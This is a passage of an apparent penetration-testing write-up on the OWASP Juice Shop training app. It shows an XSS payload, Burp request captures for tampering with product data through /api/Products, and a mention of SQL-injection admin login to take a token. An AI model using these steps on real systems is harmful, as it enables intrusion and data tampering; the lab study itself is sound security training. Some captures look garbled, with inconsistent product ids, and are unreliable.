
The screenshot shows the OWASP Juice Shop order summary page. At the top, there is a navigation bar with tabs for "OWASP Juice Shop" and "New Tab". The main content area is titled "Order Summary". It shows a delivery address with placeholder values for name, address, city, state, zip, and phone number. The payment method is listed as "Card ending in 1213" and "Card Holder sss". The order summary table includes rows for "Items" (0.00), "Delivery" (0.99), "Promotion" (0.00), and "Total Price" (0.99). A button labeled "Place your order and pay" is at the bottom, along with a note that says "You will gain 0 Bonus Points from this order".




We try to go the steps for purchasing an item.




When we go to track orders page we see that there is a “id” on header of the link.



We paste our payload instead of value of the id and enter it.



We managed to get the payload work.



Once we go back we see that we have done the challenge.

Recommendation:

Encode all user input before rendering it in the browser. Validate user-supplied URLs. Implement content security policy (CSP) headers.


API-only XSS ★★★

Severity: Medium

Description: In API-based applications, XSS vulnerabilities occur when input validation flaws exist in API endpoints. Attackers can inject malicious scripts into API responses, targeting end-user interfaces.


Impact: Sensitive data may be leaked, or attackers could execute unauthorized actions via exposed APIs. This vulnerability can also serve as an entry point for broader application compromises.

Steps to reproduce the vulnerability:



In this challenge we need to perform a persisted XSS attack with `<iframe src="javascript:alert('xss')">`

We will try to put this payload on one of the descriptions to make it persisted.



Our target is gonna be banana juice's description.

After inspecting the item while having the burp open we go to burpsuite to check what we have.

The screenshot shows the Burp Suite Community Edition interface. The top menu bar includes 'Burp Suite Community Edition', 'Burp', 'Project', 'Intruder', 'Repeater', 'View', 'Help', and a date/time stamp 'Mon Dec 30 21:46'. Below the menu is a toolbar with icons for 'Dashboard', 'Target', 'Proxy' (selected), 'Intruder', 'Repeater', 'Collaborator', 'Sequencer', 'Decoder', 'Comparer', 'Logger', 'Organizer', 'Extensions', and 'Learn'. A 'Proxy settings' button is also present.

The main window has tabs for 'HTTP history' (selected), 'WebSockets history', 'Match and replace', and 'Proxy settings'. A search bar at the top says 'Filter settings: Hiding CSS, image and general binary content'.

The 'HTTP history' tab displays a table of captured requests:

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time
287..	https://cl-hls-media.sndcloud.com	GET	/playlists/DeeX9hNQZdrJr128.mp3/p/3		✓	200	14847	script	m3u8			✓	108.157.52.110		21:32:49 30...
287..	http://127.0.0.1:3000	GET	/rest/products/search?q=			304	24						127.0.0.1		21:33:00 30...
287..	http://127.0.0.1:3000	GET	/rest/products/quantitys/			304	309						127.0.0.1		21:36:59 30...
287..	https://control.services.med... [redacted]	GET	/v1/devices			204	136					✓	34.117.188.166		21:36:53 30...
287..	http://127.0.0.1:3000	GET	/rest/user/whoami			304	304						127.0.0.1		21:45:26 30...
287..	http://127.0.0.1:3000	GET	/rest/products/6/reviews			200	542	JSON					127.0.0.1		21:45:35 30...
287..	http://127.0.0.1:3000	GET	/rest/products/6/reviews			200	542	JSON					127.0.0.1		21:45:35 30...
287..	http://127.0.0.1:3000	POST	/rest/products/reviews		✓	200	68	JSON					127.0.0.1		21:45:44 30...
287..	http://127.0.0.1:3000	GET	/rest/products/6/reviews			200	569	JSON					127.0.0.1		21:45:44 30...
287..	http://127.0.0.1:3000	GET	/rest/products/6/reviews			200	569	JSON					127.0.0.1		21:45:44 30...
287..	http://127.0.0.1:3000	GET	/rest/products/6/reviews			200	569	JSON					127.0.0.1		21:45:44 30...

The 'Request' section shows a detailed view of a captured request to '/api/Quantitys/'. The 'Response' section shows the raw response body, which is a JSON object containing various headers and a timestamp.

We found a request with header of /api/Quantitys/
We know other directories too like /api/Products/

Burp Suite Community Edition

Burp Project Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Target: http://127.0.0.1:3000 | HTTP/1

Request

```
1 GET /api/Products/ HTTP/1.1
2 Host: 127.0.0.1:3000
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
4 Accept: application/json, text/plain, */*
5 Accept-Language: en,en-US;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer eyTyt1UEHsRcL1NmfnNnMtBFskuphvbtDgIp1t69sYaCipsBwfQ5LltbDun6UR
nu0# token: eyTyt1UEHsRcL1NmfnNnMtBFskuphvbtDgIp1t69sYaCipsBwfQ5LltbDun6UR
8 Etag: W/"3714-07Asdf1atkhfctzatpqql2GeIw"
9 Vary: Accept-Encoding
10 Date: Mon, 30 Dec 2024 18:46:54 GMT
11 Connection: keep-alive
12 Keep-Alive: timeout=5
13 Content-Length: 14108
14
15:
```

Response

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/Jobs
7 Content-Type: application/json; charset=utf-8
8 Etag: W/"3714-07Asdf1atkhfctzatpqql2GeIw"
9 Vary: Accept-Encoding
10 Date: Mon, 30 Dec 2024 18:46:54 GMT
11 Connection: keep-alive
12 Keep-Alive: timeout=5
13 Content-Length: 14108
14
15:
  "status": "success",
  "data": [
    {
      "id": 1,
      "name": "Apple Juice (1000ml)",
      "description": "The all-time classic.",
      "price": 1.99,
      "deluxePrice": 16.99,
      "image": "apple_juice.jpg",
      "createdAt": "2024-12-25T14:09:19.532Z",
      "updatedAt": "2024-12-25T14:09:19.532Z",
      "deletedAt": null
    },
    {
      "id": 2,
      "name": "Orange Juice (1000ml)",
      "description": "Made from oranges hand-picked by Uncle Dittmeyer.",
      "price": 2.99,
      "deluxePrice": 12.49,
      "image": "orange_juice.jpg",
      "createdAt": "2024-12-25T14:09:19.532Z",
      "updatedAt": "2024-12-25T14:09:19.532Z",
      "deletedAt": null
    },
    {
      "id": 3,
      "name": "Raspberry Juice (1000ml)",
      "description": "Made blended Raspberry Pi, water and sugar.",
      "price": 4.99,
      "deluxePrice": 4.99,
      "image": "raspberry_juice.jpg",
      "createdAt": "2024-12-25T14:09:19.532Z",
      "updatedAt": "2024-12-25T14:09:19.532Z",
      "deletedAt": null
    },
    {
      "id": 4,
      "name": "Lemon Juice (500ml)",
      "description": "Sour but full of vitamins.",
      "price": 2.99,
      "deluxePrice": 1.99,
      "image": "lemon_juice.jpg",
      "createdAt": "2024-12-25T14:09:19.532Z",
      "updatedAt": "2024-12-25T14:09:19.532Z",
      "deletedAt": null
    },
    {
      "id": 5,
      "name": "Banana Juice (1000ml)",
      "description": "Monkey love it the most.",
      "price": 1.99,
      "deluxePrice": 1.99,
      "image": "banana_juice.jpg",
      "createdAt": "2024-12-25T14:09:19.532Z",
      "updatedAt": "2024-12-25T14:09:19.532Z",
      "deletedAt": null
    },
    {
      "id": 6,
      "name": "OWASP Juice Shop T-Shirt",
      "description": "Real fans wear it 24/7!",
      "price": 22.49,
      "deluxePrice": null
    }
  ]
}
```

Done

Event log (49) All issues

Memory: 668.9MB

We change our's header to /api/Products/ and check the response.

Burp Suite Community Edition

Burp Project Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Target: http://127.0.0.1:3000 | HTTP/1

Request

```
1 GET /api/Products/ HTTP/1.1
2 Host: 127.0.0.1:3000
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
4 Accept: application/json, text/plain, */*
5 Accept-Language: en,en-US;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer eyTyt1UEHsRcL1NmfnNnMtBFskuphvbtDgIp1t69sYaCipsBwfQ5LltbDun6UR
nu0# token: eyTyt1UEHsRcL1NmfnNnMtBFskuphvbtDgIp1t69sYaCipsBwfQ5LltbDun6UR
8 Etag: W/"3714-07Asdf1atkhfctzatpqql2GeIw"
9 Vary: Accept-Encoding
10 Date: Mon, 30 Dec 2024 18:46:54 GMT
11 Connection: keep-alive
12 Keep-Alive: timeout=5
13 Content-Length: 14108
14
15:
```

Response

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/Jobs
7 Content-Type: application/json; charset=utf-8
8 Etag: W/"3714-07Asdf1atkhfctzatpqql2GeIw"
9 Vary: Accept-Encoding
10 Date: Mon, 30 Dec 2024 18:46:54 GMT
11 Connection: keep-alive
12 Keep-Alive: timeout=5
13 Content-Length: 14108
14
15:
  "status": "success",
  "data": [
    {
      "id": 1,
      "name": "Raspberry Juice (1000ml)",
      "description": "Mode blended Raspberry Pi, water and sugar.",
      "price": 4.99,
      "deluxePrice": 4.99,
      "image": "raspberry_juice.jpg",
      "createdAt": "2024-12-25T14:09:19.532Z",
      "updatedAt": "2024-12-25T14:09:19.532Z",
      "deletedAt": null
    },
    {
      "id": 2,
      "name": "Lemon Juice (500ml)",
      "description": "Sour but full of vitamins.",
      "price": 2.99,
      "deluxePrice": 1.99,
      "image": "lemon_juice.jpg",
      "createdAt": "2024-12-25T14:09:19.532Z",
      "updatedAt": "2024-12-25T14:09:19.532Z",
      "deletedAt": null
    },
    {
      "id": 3,
      "name": "Banana Juice (1000ml)",
      "description": "Monkey love it the most.",
      "price": 1.99,
      "deluxePrice": 1.99,
      "image": "banana_juice.jpg",
      "createdAt": "2024-12-25T14:09:19.532Z",
      "updatedAt": "2024-12-25T14:09:19.532Z",
      "deletedAt": null
    },
    {
      "id": 4,
      "name": "OWASP Juice Shop T-Shirt",
      "description": "Real fans wear it 24/7!",
      "price": 22.49,
      "deluxePrice": null
    }
  ]
}
```

Done

Event log (49) All issues

Memory: 668.9MB

Since we want to change the banana juice description we need to go to id 6

The screenshot shows the Burp Suite Community Edition interface. In the Request tab, a POST request is shown with the URL `http://127.0.0.1:3000/api/products`. The JSON payload is:

```
1 {
  "status": "success",
  "data": [
    {
      "id": 6,
      "name": "Banana Juice (1000ml)",
      "description": "Monkeys love it the most.",
      "price": 1.99,
      "stock": 1000,
      "image": "banana_juice.jpg",
      "createdAt": "2024-12-25T14:09:19.532Z",
      "updatedAt": "2024-12-25T14:09:19.532Z",
      "deletedAt": null
    }
  ]
}
```

In the Response tab, the status is `HTTP/1.1 200 OK` and the content type is `application/json; charset=utf-8`. The response body is identical to the payload sent.


The Inspector tab shows the original product details for ID 6, which include:

- Name: Banana Juice (1000ml)
- Description: Monkeys love it the most.
- Price: 1.99
- Deluxe Price: 1.99
- Image: banana_juice.jpg
- Created At: 2024-12-25T14:09:19.532Z
- Updated At: 2024-12-25T14:09:19.532Z
- Deleted At: null


We copy and paste the javascript content we get from the response in order to send it back with changes.

We change the method to PUT from GET.

When we send the request we don't get the response we are looking for and we cannot change it since we have a normal user token.



We login as admin with basic sql injection to steal it's token.



We check the banana juice in order to capture the request on burp.

The screenshot shows the Burp Suite interface with the following details:

- Proxy Tab:** Intercept is selected. The list of captured requests shows several GET and POST requests to the URL `http://127.0.0.1:3000`. One specific request is highlighted, showing a JSON response body.
- Request Panel:** Displays the raw request sent to the server. The request is a GET to `/api/Quantities` with a long URL containing parameters like `id=1&category=BananaJuice`.
